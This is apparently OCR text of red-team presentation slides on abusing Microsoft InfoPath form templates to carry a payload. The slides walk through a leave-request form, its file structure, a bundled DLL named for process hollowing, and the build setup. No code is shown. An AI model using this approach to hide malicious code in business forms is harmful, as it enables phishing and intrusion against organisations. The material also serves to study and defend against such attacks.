
Source:
https://www.symantec.com/content/dam/symantec/docs/reports/istr-21-2016-en.pdf



WE KNOW THIS…HECK WE ALL LOVE AN (OLE) PAYLOAD..

I ENDED UP STUMBLING ON….

MICROSOFT INFOPATH



Leave Application

Description	
Requestor	<e-mail addresses>
Leave Requests	Select...
Comments	
Start Date	
End Date	
Total Numbers of Days	

Fields

Drag a field to add it to the form.

Fields:

Main

- OneGSTFields
  - group*
  - LeaveType*
  - Description*
  - Comments
  - StartDate*
  - EndDate*
  - NumberOfDays*
  - RequestNumber
  - ApproverList
  - LeaveStatus

☐ Show details

Rules

Button: Approve

Rule 1

Rule 2

Details for:

Rule 2

Condition:

ApproverList does not co... or
LeaveStatus = "Pending f...

Rule type:

Action

Run these actions:*

Set a field's value: LeaveStat

Submi using a data connect...

his form: No Prompt

Set a field's value: LeaveStatus = "Approved"

☐ Do 't run remaining rules if the condition of this rule is met

PUBLISH LOCATION: HTTPS://TEAMSITES.PETRONAS.COM.MY/ICT/ONEGST/LEAVE R...

INFOPATH DATA STRUCTURE

1 .XSF FILE

manifest file that describes the basic definition of other form files

XML

2 .XSL FILE

Defines the transformation for data into different views

XML

3 .XSD FILE

Defines the data source schema.

XML

4 .DLL FILE

Carries the custom logic built into .NET or COM.

DLL

5 RESOURCE FILE


Custom HTML/Images resource files and other resources for the form

HTML

InfoPath.xsn

cab

INFOPATH STRUCTURE CONT.



□ Name	Date modified	Type
C8924504	10/24/2017 10:44 AM	PNG File
CsProcessHollowPlease.dll	10/24/2017 2:21 PM	Application extension
CsProcessHollowPlease.pdb	10/24/2017 10:44 AM	Program Debug Database
manifest	10/24/2017 10:45 AM	Microsoft InfoPath Form Definiti
□ myschema.xsd	10/24/2017 10:44 AM	XML Schema File
sampledata	10/24/2017 10:44 AM	XML Document
template	10/24/2017 10:45 AM	XML Document
view1	10/24/2017 10:44 AM	XSL Stylesheet


CsProcessHollowPleasePublished.xsn

INFOPATH DESIGN

1 InfoPath Designer vs InfoPath Filler

- To create and publish an InfoPath form template (.xsn)
  - Pre-built forms
  - Easy UI design
  - Allows for Red Team to make awesome corporate surveys
- InfoPath Filler
  - People who are filling out forms
  - Simple and easy-to-use UI
  - Limited version, can not inspect source or XML

InfoPath Designer / Code Editor



BUILD ENVIROMENT

1 Windows 10 Pro
Build: 16299

2 Visual Studio
Professional 2012

3 Visual Studio C# Support

4 Visual Studio Tools for
Applications 2012

5 Office Professional
Plus 2013

6 .NET Framework 3.5 SP1

2 HOURS LATTER…………………………

